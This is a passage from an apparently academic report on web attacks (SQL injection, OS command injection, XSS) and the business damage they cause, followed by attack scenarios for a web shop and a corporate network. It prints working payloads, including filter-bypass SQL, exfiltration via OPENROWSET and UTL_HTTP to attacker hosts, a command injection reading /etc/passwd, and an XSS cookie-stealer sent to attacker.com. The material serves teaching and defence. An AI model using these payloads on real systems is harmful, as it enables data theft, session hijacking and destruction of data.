Even if the vulnerable input field does not produce any directly observable difference in the web application, the attacker might well be able to infer whether that the field is vulnerable, using a powerful technique called *Inference*, which is explained later in this section.

Bypassing Filters Developers could implement different kinds of filters to protect commands from being injected, like removing keywords such as `SELECT` and `UPDATE`, and removing or escaping special characters such as semi-colons, spaces, single quotes and double quotes. There are two defenses that are absolutely essential: escaping single quotes in strings, and ensuring that numeric data is numeric. Most other defenses can be bypassed in countless different ways, for example by:

- using `SeLeCt` to bypass a case-sensitive `SELECT` filter;
- using SELSELECTECT to bypass a non-recursive SELECT replacer;
- using `' OR 'a'='a` to 'balance the quotes', avoiding the need for double dashes;
- using `foo/*bla*/bar` which evaluates to `foo bar` without using a space;
- using the `CHAR()` function to avoid using any special character;
- or by obfuscating the whole command string by using hex encoding: `DECLARE /*a*/@s/*a*/CHAR(100);SET/*a*/@s=CAST(0x44524F50205441424C45205573657273/*a*/AS/*a*/CHAR(100));EXEC(@s);` , which drops table *Users*.

A popular mechanism to handle single quotes is to escape them using double single quotes, which are interpreted as in-string single quotes. As a result, all attempts to execute commands by injecting them into a string parameter will initially fail. Escaping single quotes and explicitly converting numeric values to appropriate data types disarms all of the above attacks in most situations. There are however, at least three issues that can still cause a successful injection.

First, some programming languages (i.e. VBscript) might not support explicit typecasting, and thus require manual input checking for integer values. Most languages have built-in functions for this, such as the *mysql_real_escape_string* function in PHP. Specifying the input filters manually, is a very error-prone exercise and should be done with extreme care.

Second, the last single quote could be truncated after being escaped [26] [2], due to field size limitations and sloppy implementation. Consider a registration form that contains fields like first name, last name, prefix etc. It makes sense to allow a maximum input of 10 characters for the prefix field, which is enforced client-side, using Javascript. Since client-side checks are never safe, the server should handle longer values appropriately, for instance by truncating abundant characters. Now, if the single quotes are escaped prior to the truncation of abundant characters, a vulnerability emerges. Moreover, if another parameter, like last name, is appended to this prefix parameter, which is not unimaginable in this scenario, the vulnerability becomes much more severe. To illustrate this, consider the following insert command, which will be invoked upon registration:

```
EXEC('INSERT Users (FullName, Address)
VALUES (''' + @fullname + ''', ''' + @address + '')')
```

The attacker tries to register with prefix:

```
a'''''''''
```

containing ten characters and remaining unchanged after consecutive escaping and truncating, and last name:

```
,''); DROP TABLE USERS--
```

which will be escaped to become:

```
,''''); DROP TABLE USERS--
```

after escaping. The following statement will be executed as a result, dropping table `USERS` unfortunately:

```
INSERT Users (FullName, Address)
VALUES ('a''''''''''', ',''''); DROP TABLE USERS--')
```

Third, trusting data once it is stored in the database, even when it was correctly escaped when it got there, can result in second order injection [26] [2]. Values containing properly escaped single quotes do not intervene with the initial insert, but the values that get stored in the database are the original unescaped values. A problem could occur when such a value is used in another SQL instruction. Consider the following scenario:

- A web shop allows users to register and order computer components.
- During registration, the user's billing address is stored using a safe function that properly escapes.
- After a user is done shopping, he proceeds to the payment page.
- The billing address is retrieved from the database, stored in the user's server side session, and displayed in the form so the user can verify it.
- The user confirms the payment method and the billing address is inserted into a table containing order details, using a dynamic SQL statement, without properly escaping the data that retrieved from the database which was assumed to be safe. Game over.

Retrieving Data Retrieving data from your database is essential for a successful attack. Initially, the attacker uses it to explore the database, and in later stages of the attack, it enables him to steal your valuable data. We discuss three types of data retrieval; inband, out-of-band, and through inference.

Inband Channel The easiest way to retrieve data is by using the web application. If the injection vulnerability is in a page that was designed to display some data from the database, an attacker might be able to append arbitrary data to this page. For example, consider the following command that is used to display some product information on the screen:

```
SELECT name, price, description FROM Products WHERE id=@ID
```

The *id* parameter is passed by the GET request, which we could exploit by:

```
www.mywebshop.com%2Fproduct_info.asp%3Fid%3D3%20UNION%20SELECT%20
NULL%2C%20NULL%2C%20%40%40version--%20(MS-SQL)%20
```

which appends the SQL-Server version to the resultset.

Alternatively, if there is no such form available, it could be possible to use the ODBC Error Messages to extract data. Internal database server error messages often provide useful data for an attacker, especially in the MS-SQL Server's case. If these error messages are propagated to the web page, the attacker is able to read them. One particularly useful ODBC error message occurs when the database attempts to cast an item of string data to a numeric data type. Injecting the value `' or 1 in (select @@version)--` results in an error message with the following description:

```
Conversion failed when converting the nvarchar value
'Microsoft SQL Server 2012 (SP1) - 11.0.3000.0 (Intel X86)
Oct 19 2012 13:43:21 Copyright (c) Microsoft Corporation
Express Edition on Windows NT 6.2 <X86> (Build 9200: )'
to data type int.
```

An attacker could read any string value from the database like this, casting it to a numeric value.

Out-of-band Channel If the web application is sufficiently secured, the attacker could try to open an alternative communication channel to extract data from the database. Techniques for this depend on the database server type. In MS-SQL Server, the attacker could use the `OpenRowSet` command to open a connection to an external database. This connection allows the attacker to instruct the attacked server to send ad hoc commands to the attacker's server, containing the data to extract:

```
INSERT INTO OPENROWSET('SQLOLEDB', 'DRIVER={SQL Server};
SERVER=evil-hacker.com,80;UID=sa;PWD=givemeyourdata',
'SELECT Val FROM Data') VALUES(@@version)
```

Alternatively, in MS-SQL Server, an attacker could use stored procedures like `xp_sendmail` or `sp_makewebtask` [25] to create an email or a HTML document of the query output, for example:

```
EXEC master..sp_makewebtask "\\10.10.1.3\share\output.html",
"SELECT * FROM INFORMATION_SCHEMA.TABLES"
```

In MySQL, the `SELECT [...] INTO OUTFILE` command can be used to direct the output from a query into a file. The target file does not have to be on the same machine, and could be located anywhere, enabling the attacker to direct the output to a file on his own computer. For example:

```
SELECT * INTO outfile \\\\attacker\\share\\output.txt FROM Users;
```

Oracle also contains a lot of functionality to create out-of-band channels like these. An example is the UTL_HTTP request, which enables the attacker to create an arbitrary HTTP GET request, sending the value of interest as a parameter. In this example, the first username is sent:

```
'||UTL_HTTP.request(attacker.com:80/'||
(SELECT%20username%20FROM%20all_users%20WHERE%20ROWNUM%203d1))--
```

Inference When there exists an injection vulnerability in your website, locking down both inband and out-of-band channels might not help one bit when the attacker knows how to use a technique called *inference*. By observing differences in the responses from the web application, the attacker can infer the values of your data, rather than extracting them. Using time-delays, a technique invented by Chris Anley and Sherief Hammad of NGSSoftware[11], is the most robust way to do this, since it does not rely on the availability of inband or out-of-band channels[10]. The attacker can use this to ask polar questions, for example: "is there a user called admin?". Furthermore, the attacker could systematically unravel values bit-by-bit by asking questions like "Does the first bit of the first byte of the first username in table *Users* equal zero?".

In MS SQL-Server, the delay can be demanded using the `waitfor delay` instruction. For other databases, that might not support a similar instruction, a big loop could be used to achieve the same result. Time delays can also be extremely useful during the detection phase. In cases of completely blind injection, when the applications responses to errors are properly locked down, the attacker could rely on time delays to infer whether a parameter is vulnerable to injection, by probing input fields with values like `'; waitfor delay '0:0:10'--` and monitoring the response times.

2.5 OS Command Injection

Introduction An OS (operating system) command injection vulnerability occurs when a web application[11] uses unsanitized user provided data[12] in an OS command, allowing an attacker to trick the interpreter and either change the original command or add arbitrary commands to it. OS command strings are interpreted by an OS specific interpreter, which uses special characters to differentiate between separate commands, and between data and keywords within a command. If those special characters are not properly escaped in the data part

[10] Alternative techniques use differences in the application's responses, such as error messages, which depend on the applications design, or on the propagation of error messages via inband channels.

[11] OS command injections can also happen in other kinds of applications, but our scope here is limited to web attacks.

[12] This might be any content that originates from users in a direct or indirect way, like form data, GET parameters, cookies, HTTP headers, data from the database, previously uploaded files, etc.

of the command string that was provided by the user, an attacker could either change the parameters to the command in an unanticipated way, redirect the output of a command to another place, or even use a command delimiter to add a new arbitrary command. The command string is executed within the web server's security context, often enabling the attacker to run his commands with considerable privileges.

Most scripting languages [13] provide a command shell interface, which is a powerful tool for developers to create functionality that is not provided by built-in APIs. It is good programming practice to use the built-in APIs as much as possible for operating system interaction, since they usually protect against OS command injections. Some applications however, like those that provide an administrative interface to an enterprise server or to devices such as firewalls, printers, and routers, require particular operating system interaction that lead developers to use direct commands which incorporate user-supplied data[26]. Also, programmers might prefer direct shell commands over APIs in situations that do not require so, possibly leaving the application vulnerable to command injections.

Exploitation

Breaking Out of a Parameter The injected payload usually ends up in one of the parameters of a predetermined command, like in the above example. For the attacker to execute a command of his own, he needs to craft his input in such a way that part of the parameter will be interpreted as a separate command. Any of the following special characters may be used to this end, depending on the shell in question:

- the semicolon '`;`' and the newline '`\n`' characters separate different commands;
- the pipe '`|`' redirects the output of a command preceding the pipe to a second command following the pipe;
- the double pipe '`||`' does the same as the pipe, but performs the second command regardless of the first command's result;
- the ampersand '`&`' runs the command after the ampersand if the command preceding the ampersand succeeds;
- the double ampersand ('`&&`') does the same as the ampersand, but performs the second command regardless of the first command's result;
- the back tick character '`` ` ``' is used to encapsulate part of the command string that should be executed first, replacing that part with the execution result.

Detection The attacker will try to identify command injection vulnerabilities in your web application by probing any user provided input fields[14] with crafted

[13] These include Perl, T-SQL, PHP, Python, VBS, and many others.
[14] These include URL parameters, cookies, form data, and HTTP headers

input strings that try to reveal the vulnerability. Consider the following CGI (common gateway interface) C program intended to retrieve the contents of a file from the server.

```
#include <string.h>
main(int argc, char **argv) {
  char command[100] = "/bin/cat ";
  system(strcat(command, argv[1]));
}
```

This program is vulnerable to command injection because it does not sanitize the input provided by the user. An attacker could try to reveal the vulnerability by trying some of the following injections.

```
foo.txt; ping www.attacker.com
```

The above injection performs a ping to a website controlled by the attacker. It sends an ICMP packet, which the attacker can detect, confirming the presence of a vulnerability.

```
foo.txt && mail no-reply@attacker.com
```

This injection tries to send an email to the attacker, regardless of whether *foo.txt* is an existing file or not.

```
‘ping -i 30 127.0.0.1‘
```

The command between the back ticks keeps pinging the loopback interface with 30 second intervals, resulting in a noticeable time delay. This command is first executed, prior to the preset */bin/cat* command, which will result in an error because no valid file path was specified.

Perl Example We took this Perl example from The Web Application Hackers Handbook[26]:

```
#!/usr/bin/perl
use strict;
use CGI qw(:standard escapeHTML);
print header, start_html("");
print "<pre>";
my $command = "du -h --exclude php* /var/www/html";
$command= $command.param("dir");
$command=‘$command‘;
print "$command\n";
print end_html;
```

This script is intended to display the result of the *du* command, which estimates the disk space, on a directory specified by the user using a GET request. The following GET request displays the contents of the UNIX password file instead:

```
www.example-site.com?dir=/public|%20cat%20/etc/passwd
```

2.6 Cross-Site Scripting (XSS)

Introduction The XSS vulnerability occurs when a web application does not properly sanitize user-controllable content[15] before using it in a web page, allowing the attacker to include malicious code (usually JavaScript) that will be executed by other users' browsers. In this section, we will discuss the two general types of XSS, (1) stored XSS (also known as persistent or second order XSS) and (2) reflected XSS (also known as non-persistent or first order XSS)[26][28], as well as a third type, DOM based XSS[26], which works similar to reflected XSS but uses a different delivery mechanism for the malicious payload. All three types of XSS enable an attacker to control the victim's browser in one way or another, causing it to spoil session tokens, log key strokes, or to do anything else permitted by the browser.

XSS vulnerabilities are sometimes looked down upon, both by hackers, by pen testers, and by corporate security units, classifying them as harmless, or low-priority bugs. XSS vulnerabilities can however, depending on the context, pose a serious threat to users as well as to the web application itself. They can lead to unauthorized access, website defacement, and complete host takeover, as we will explain in this section.

Reflected XSS A reflected XSS vulnerability occurs when a web application returns (or: *reflects*) unsanitized user-controllable content that originates from the user's browser, to the user's browser. Exploiting such a vulnerability usually involves the attacker feeding the victim a link to a poisonous URL, pointing to the vulnerable web page and containing a malicious client-side script in a GET parameter. When the victim clicks the link, the payload in the URL is reflected by the web server and executes in the victim's browser. Examples of web pages that are present in many web applications, and that often contain such a reflection mechanism, are:

– search pages; the Google search page for example, uses a GET request to accept a search query:
  https://www.google.nl/search?q=xss+cheat+sheet,
  and returns the results including a mention of the search query, in this case: "results for 'xss cheat sheet':"
– error pages; Wikipedia for example, upon submitting the following request:
  www.wikipedia.org/a1b2c3?xss=<script>alert('xss');</script>,
  returns an error page containing the actual URL, in this case properly escaped:
  "Wikimedia page not found: http://en.wikipedia.org/a1b2c3?xss=\%3cscript\%3ealert('xss')\%3b\%3c/script\%3e".

[15] This might be any content that originates from users in a direct or indirect way, like form data, GET parameters, cookies, HTTP headers, data from the database, previously uploaded files, etc.

Now, imagine that a victim clicks the following link:

```
https://vulnerable_website.com/error.php?message=<script>var+i=new
+Image;+i.src="http://attacker.com/"\%2bdocument.cookie;</script>
```

This will cause the victims browser to make a request to the attackers website containing the cookie of the vulnerable website as a parameter. As a result, the attacker could retrieve the session token from his website and possibly hijack the victims session. Hijacking the session becomes significantly easier when more of the following session related issues apply:

- session tokens are not refreshed on login/logout,
- sessions are not timed out automatically after a limited amount of time,
- concurrent logins are allowed,
- sessions are not tied to particular IP addresses,
- session tokens are reused between sessions,
- or the algorithm for creating new session tokens is weak, making subsequent tokens guessable.

XSS vulnerabilities combined with these kind of session weaknesses occur even in software developed by top class security companies like Symantec and McAfee, as shown by Ben Williams in a whitepaper about hacking security gateways[28]. He explains how he used XSS to hijack administrators' sessions and completely take over their gateways. If even security companies make these mistakes, it is likely that a lot of other companies do so as well. It is therefore no surprise that XSS (ranked 2nd) and Session management issues (ranked 3rd) are top contenders in OWASP's top 10 of web application security risks[18].

Exploiting the reflected XSS vulnerability usually involves the victim clicking a poisonous URL. This may sound like a hassle; if the victim is clicking a poisonous link anyway, why not point this link directly towards a malicious website containing the exploit code? There are two reasons for this.

First, a victim might view the URL before clicking the link, and consider its authenticity. A popular way to persuade a victim to click a link, is by putting it in a convincing e-mail, which usually displays the URL in plain text. If the URL is pointing to a familiar domain, the victim is more likely to trust the link. For example, an attacker could send an e-mail to the administrator of www.target.com, signed "innocent-user@target.com", saying:

"Please help, I keep getting this error page after login:"
`https://www.target.com/error.asp?message=%3Csc%72%69pt%3Evar%20i%3Dn%65w%20Im%61g%65%3B%20i.src%3D%22h%74%74p%3A%2F%2F%61%74%74%61%63%6b%65%72%2e%63%6f%6d%2F%22%2Bd%6fcument.c%6f%6fkie%3B%3C%2Fsc%72%69pt%3E`".

An administrator might, in an inattentive moment, click the link, effectively

handing over his administrator session to the attacker on a silver platter.

Second, session cookies can only be requested by the domain that issues them. This security measure, known as the same origin policy, is incorporated in modern browsers. Using XSS, this security measure can be neutralized.

Stored XSS A stored XSS vulnerability occurs when the web application returns unsanitized user-controlled content that was stored in the web application at some earlier stage, to the a user's browser. This type of vulnerability is also called *second order* XSS, since exploiting it involves *two* separate stages. In the first stage, the attacker stores the malicious code somewhere in the web application. In the second stage, an unsuspecting user views a page that is generated dynamically by the web server using the unsanitized payload which is consequently executed in the victim's browser. This is the most devastating type of XSS, having the ability to affect a great number of victims at once, and not requiring the victims to click a URL of some sort. Indeed, the victims will usually not notice any difference in the behavior of the target application.

Any user-controllable content stored by the web application, can be used for this type of XSS. The attack becomes more efficient when the content containing the payload is viewed by many other users. Nowadays, there are numerous examples of websites that have this property by design, like forums, social media sites, auction sites, etc. A famous example of a effective stored XSS attack was the MySpace worm[26] in 2005. The attacker embedded a script on his profile page that executed whenever another user viewed the profile. This script would add the attacker as friend of the victim and the script would embed itself into the victim's profile page. This was a relatively harmless attack, but considering that the attacker had gained close to a million friends within hours, it illustrates that stored XSS can be very powerful.

DOM based XSS A DOM (document object model) based XSS vulnerability occurs when the web server returns a client-side script that embeds unsanitized user-controllable content from the DOM into the web page. The one attribute in the DOM that is sufficiently user-controllable in this context, is `document.URL`. Exploiting this vulnerability, the attacker feeds a victim a poisonous link similar to the examples mentioned in the reflected XSS section. When the victim clicks the link, first the URL containing the payload is stored in the DOM. Then, the result of the web request, containing for example the following client-side script, gets executed by the browser.

```
<script>
  var a = document.URL;
  a = unescape(a);
  document.write(a.substring(a.indexof("message=") + 8, a.length))
</script>
```

This will embed that part of the URL following ”message=”, causing the malicious code to be executed in the browser.

3 Business Risks

The risks that web attacks and memory corruption attacks pose to a business, depends on company- and sector-specific factors such as the company's size and its core business, which determine the types of risk that it is exposed to, and its IT infrastructure which determines the attack vectors that could be applied. Instead of making a general statement, we provide some guidelines that you could use to do your own assessment, given your particular situation.

This chapter is structured as follows. First, we will discuss the general types of damage caused by cyber-attacks, which you can use to determine the threats that apply to your company. Second, we will briefly summarize the key differences between the two types of attacks that we addressed in the previous chapter, which determine what parts of your infrastructure are particularly vulnerable. Third, we will combine these two, and investigate the effectiveness of some attacks based on a couple of business scenario's. Last, we will explain what steps are typically involved in an attack, and how the attacker could use tools to automate these steps, enabling people lacking any kind of hacking experience to effectively exploit any vulnerabilities in your infrastructure.

3.1 Types of Damage

When considering the damage to a business resulting from a cyber-attack, we restrict ourselves to direct and indirect financial losses. These include at least the following types of damage.

Loss of Intellectual Property Stolen intellectual property, like product designs, sales plans, financial data and takeover information, can have a devastating effect on the target. In some cases, such as when it concerns product designs, the damage may remain unnoticed for a while, but could ultimately initiate the downfall of an entire business. In case a breach is publicly announced, the stock price often drops immediately, reducing the company's equity as a result of the hack [10].

An example of how stolen sales plans can harm the target was described by Mitnick [14]. The IT security company *l0ft* was asked to perform a penetration test[16] on the very company that was trying to acquire them, in order to demonstrate their hacking skills [14]. Doing so successfully, the l0ft team found valuable information such as the top figure that the target company was willing to pay for the takeover, putting them in a privileged position for the negotiations.

[16] In a penetration test, a company hires hackers to try and break through the companies defenses, in order to test the company's resistance to cyber-attacks and find weak spots in the company's security.

Loss of Cash Attackers could obtain account information, internet banking credentials and credit card numbers belonging to the company, which may lead to direct loss of cash. If the victim is a financial institution, and the attackers manage to get into the financial system, the money might be transferred directly as a result of the breach [10].

A more subtle example was the casino robbery in the nineties, described by Mitnick [14], in which four attackers patiently stripped a number of casinos from millions of dollars. They discovered a weakness in the random generation of numbers in some of the gambling machines, which they could use to predict the exact time that the machine would give a profitable payout.

Loss of Goods Direct damage inflicted by a breach can also include physical goods taken by the attackers. Consider for example a web shop, which stores the goods on sale and their prices in a database. If a hacker manages to execute commands against the database, he could order goods with great discounts, or set prices to zero. The goods might already be shipped out before the breach is discovered.

In some cases, accessing the database might not even be necessary. A badly constructed order process, might rely on user controllable cookies to store order information, enabling an attacker to add articles after the price has been calculated.

Claims Some data breaches can result in huge claims, filed by third parties whose information got stolen from the target's systems. The amount of damage resulting from claims can be substantial, as demonstrated in 2011 when hackers attacked Sony's Playstation network and obtained account details for 77 million users, including credit card information in some cases. Sony's lost between 1 and 2 billion US dollars through compensation payments [24].

This example is extreme, but any company that stores sensitive information about third parties is exposed to the risk of claims resulting from a security breach. A lost consumer record was recently estimated to cost over 200 USD on average [24].

Reputational Damage Negative publicity following a successful hack can do a great deal of damage to a company's reputation, even though this might not have been the attacker's intention. In an Economist Intelligence Unit study from 2005, 269 chief executives indicated that out of 13 types of business risks, including natural hazards, IT system failures, changes in regulations, human capital issues and crime, they consider reputational risk by far the most important threat to their company.

A hack might cause consumers to lose faith in the company's ability to guard their personal information, or worse, the customer might lose faith in the company's product. The latter was the case in 2011, when DigiNotar, a certification authority that issued certificates for big parties such as the Dutch government, was hacked and lost all credibility as a result. The company went bankrupt within weeks after the announcement of the hack.

Obstruction of Sales In addition to the already mentioned risks that affect the sales process indirectly, the marketing and sales process can also be obstructed using a more direct approach. Consider a web store, which depends entirely on its website for sales. Their primary source of income can be eliminated by a denial of service (DoS) attack. The DoS attack could be executed by sending massive numbers of useless requests to the web server, making it unable to respond to legitimate customers, but the same result could be obtained using a more subtle approach, for example by hacking into and sabotaging some critical parts of the website.

Also, the website could be defaced, disabling customers to buy goods, and moreover, explicitly guiding customers to competitive websites. This may not sound very stealthy, but if it is done in a subtle way, for example using a virtual defacement (as discussed in the XSS attacks) on a selection of the customers, it may stay undetected for some time.

Obstruction of Production The production process might be limped or shut down entirely during a security breach. A famous example is the Stuxnet attack, which targeted Iran's uranium enrichment facilities, trying to cause damage to centrifuges and the system as a whole[6]. This attack was highly sophisticated, particularly since the targeted systems were not connected to the Internet, nor did the attackers have physical access to them.

A more obvious target would be a software developing company that relies on its IT infrastructure for the production process. The consequences of a breach could reach far beyond the targeted company. In 2010 for example, the lead developer of OpenBSD[17] was informed of one or more backdoors which were allegedly installed in the OpenBSD's IP security stack ten years earlier. This would enable an attacker to read any encrypted traffic of any application that relies on the OpenBSD's IP security, which was particularly painful since OpenBSD is an *operating system*, used around the world by business and governments that rely on it for its secureness.

In fact, there are many more companies that heavily rely on their IT infrastructure. Modern ERP (Enterprise Resource Planning) software often facilitates

[17] OpenBSD is a free, Unix-like operating system that is known for its emphasis on security.

the whole production chain, from buying inventory till selling the final product. If an attacker manages to break in, he could easily sabotage such software and obstruct the company's productivity.

Repair Costs Finally, we mention the costs incurred by the victim to clean up the mess that the attackers have left. These costs are made on top of the initial costs for protective measures, which apparently were insufficient, and include:

- analyzing what happened;
- fixing the vulnerabilities that made the attack possible;
- restoring damaged systems;
- removing malware and backdoors[18] installed by the attackers.

The latter might be extremely difficult, if not practically impossible, when it involves a large corporation with thousands of infected machines. Removing such an infection would require all of those machines to be removed from the network at once, releasing only cleaned machines back to the network one-by-one, in order to prevent immediate reinfection of freshly cleaned machines. This would be a painful operation that would greatly obstruct the companies daily business, like the Saudi oil company Aramco discovered in 2012 [19].

3.2 Attack Vectors

In chapter 2, we explained the technical details of the most common web attacks and memory corruptions. There are a couple of general differences between these types of attacks that are important to consider because they play an important role in the likelihood as well as the effectiveness of an attack in certain parts of your IT infrastructure.

Vulnerable Applications We recall from chapter 2 that Memory corruptions can occur in programs written in languages (typically C) that leave the responsibility for memory management to the programmer. The applications written in these languages, and thus potentially vulnerable to memory corruptions, include operating systems, browsers, office applications, router software, and even software in modern televisions. Most machines in an ordinary company will likely contain many potentially vulnerable applications, written by third party software vendors which they are forced to depend on when it concerns safe programming and security updates.

The web attacks we discussed can only use the web application and the database application as entry points. This counts as an important limitation, since machines running those applications are often separated from the corporate network.

[18] Once an attacker has gained access to your system via a security hole, he can install a piece of software, called a backdoor, which would enable him to get access even after you have removed the security hole.

Delivery Mechanisms Memory corruptions can be delivered through any mechanism that is capable of transferring data, including network connections and removable media such as USB sticks, DVD's, and even keyboards and mice that are customized by the attacker. This means that in addition to a network attack originating from the Internet, the malicious payload could also be brought into your corporate network by your staff, perhaps accidentally, on a USB stick that got infected by a private computer, or perhaps not accidentally at all.

Web attacks can only be delivered through a network connection to the web application and often originate from the Internet. Intranet websites could be attacked as well, but this would require the attacker to be inside your protected network, either physically or virtually, through an earlier breach.

Escalation Potential In order to escalate an attack from one machine to other machines in the network, arbitrary code injection is an important tool, because it allows an attacker to explore the network using a remote shell, install exploit tools and malware. Both memory corruptions and web attacks have the potential to cause arbitrary code execution on the affected machine. For memory corruptions and some web attacks such as OS command injection, this is often a direct result of a successful attack. For other web attacks however, this really depends on the circumstances, as described in chapter 2.

Firewalls Firewalls are in charge of blocking incoming and outgoing requests to ports other than those that were explicitly configured to allow such requests. Web attacks have the advantage that they always target the open ports of the web application, passing the firewalls without any effort. For memory corruptions, a firewall might severly limit the number of attackable processes.

More advanced firewalls may support additional functionalities that inspect the state of links and even content that is send through the network, attempting to detect malicious requests on open ports as well. These advanced firewalls suffer from the same limitation that anti-virus programs are subject to, explained by Jana and Shmatikov [9]. In order to effectively identify malicious content, the firewall should interpret the content in exactly the same way that the target application interprets the content, meaning that the target application as well as the underlying operating system would have to be simulated by the firewall. This would result in an enormous amount of overhead, absorbing a lot of resources, making it practically infeasible and financially unattractive to implement. Therefore, even advanced firewalls cannot sufficiently protect you from the attacks we mention.

3.3 Attack Scenarios

In this paragraph, we will discuss three different scenarios to illustrate what attack strategies can be used to penetrate different types of networks. In the

first scenario we deal with a company's public website. Most companies physically separate their public website from their corporate network and often it is outsourced to an ISP (Internet Service Provider), which should be considered good practice as we will find out. The second scenario deals with the corporate network, which often contains a wealth of valuable information. Third, we will discuss attacks on SCADA systems. For each scenario, we will show how the two types of attacks can be used to inflict damage upon a target.

Public Website

Scenario Let us consider a scenario of a web shop, offering computer hardware and software. A simplified IT infrastructure that could be used is shown in figure 4. This infrastructure is hosted at an ISP.



Fig. 4. Example infrastructure of a web shop's public website.

All relevant data for the web shop is stored in the database, including customer records, product information, and stock levels. There is a fileserver which is used to archive copies of invoices and backups of the database. There are two

servers that are located between two firewalls in a so called Demilitarized Zone (DMZ)[19]:

- a webserver hosting the public website for the web shop's customers, containing a restricted area for the web shop's staff, used to change product information such as prices and stock levels;
- an email server used by the websites to send order information to customers and alerts to staff members.

All of the mentioned machines as well as the firewalls are configured, updated and monitored by ISP's administrators, which are not directly connected to the Internet for security reasons.

Web Attacks The web attacks are delivered through the internet to the web server. In this case, we assume that the restricted area is protected using a secured connection and strong passwords, meaning that the attacker will initially target the open part of the website. Since web attacks abuse high-level protocols, which are delivered through legitimate communication channels, they are not intercepted by firewalls. This means that the web attacks can directly target the website (XSS), web server (OS command injection), database server (SQL injection) and the file server (OS command injection), without being bothered by the firewalls.

We mention the following, non-exhaustive list of attack strategies that an attacker might try to inflict damage upon the systems:

- Attacking the public website using XSS[20] could enable the attacker to
  - hijack sessions of public users, possibly enabling him to order goods on credit on someone else's account, or to read sensitive information like credit card numbers;
  - deface the website[21], possibly resulting in loss of sales and reputational damage;
  - hijack restricted sessions owned by staff members. As we discussed in the section on XSS, the attacker could exploit a vulnerability in the public part of the website to hijack a restricted session by either stealing the cookie, or spying the victim until he logs into the restricted area, using a key logger in the browser. This would put the attacker in a great position since the privilege level in a restricted area is usually much higher, and the security level is much lower than in the public part of a website.
- Attacking the database using SQL injection could enable an attacker to

---

[19] A Demilitarized Zone refers to a network segment located between the Internet and the Intranet (or corporate network), serving as an extra layer of security between the Internet and Intranet, usually enclosed by firewalls.

[20] For example, dozens of websites owned by the Dutch government were vulnerable to XSS in 2011 [16].

[21] Facebook for example, showed porno to some users due to a XSS vulnerability [17].

  - steal user information[22] such as credit card numbers, possibly resulting in damage through claims and reputational damage;
  - change product information such as prices, possibly resulting in damage through loss of goods and repair costs;
  - destroy data or sabotage the database, resulting is loss of sales and repair costs;
  - execute arbitrary commands on the database server, in case unsafe stored procedures are used, which enables the attacker to escalate the attack to other machines;
  - insert stored XSS attacks into the database, possibly resulting in defacement and loss of sales and reputation.
- Attacking the public website using OS command injection, possibly compromising the web server or the file server through arbitrary command injection. Note that if the web server is compromised, the attacker controls the restricted website as well, which he could use as a gateway to the the database and the file server. Such an attack would inflict all the types of damage mentioned above.

We can conclude that web attacks offer a wide range of attack opportunities in this scenario, possibly resulting in loss of goods, loss through claims, reputational damage, loss of sales and repair costs.

Memory Corruptions Although memory corruptions can be delivered through any data transferring channel, the attacking opportunities are somewhat limited in this scenario. We assume that the firewalls are well configured, only allowing inward and outward connections through ports dedicated to the critical applications. This would limit the number of vulnerable applications that the attacks can be delivered to significantly. Also, there are no staff members on the other side of the DMZ, and the administrators are not connected to the Internet.

The attacker is forced to deliver the initial payload to the web application or the email server. The web application could perform unsafe calls, for example in CGI scripts[23] on the web server, which would allow the attacker to compromise the affected server. Alternatively, the web server of the email server could be vulnerable due to a programming error in the handling particular requests. An example of this is the Slapper Worm [20], which attacked the Apache webserver using a heap based memory corruption in Apache's SSL (Secure Socket Layer) implementation. Compromising a machine in the DMZ this way, certainly when it concerns the web server, would allow the attacker to sabotage the website, putting it out of service or opening it up to other attacks.

[22] Examples of reported exploits include big companies like Adobe [22] and Kluwers [23].

[23] Common Gateway Interface (CGI) scripts are separate programs that are used to perform actions on the web server or to make calls to connected servers. They can be written in any language including C.

Corporate Network

Scenario In this scenario, we will discuss an example of a simplified corporate network, as shown in figure 5. The important servers in this network are represented by a file server and a financial database/application server, containing all kinds of highly sensitive corporate information. Since employees need to be able to work from home, they can access both servers using a secure VPN connection. Office personnel, including system administrators, need to be connected to the Internet in order to carry out their daily business. Therefore, they are connected to a proxy server / security gateway, which serves as a multi-functional police agent, monitoring and controlling network traffic, acting as firewall and caching external web pages. It is the administrator's responsibility to configure the proxy server and the firewall.

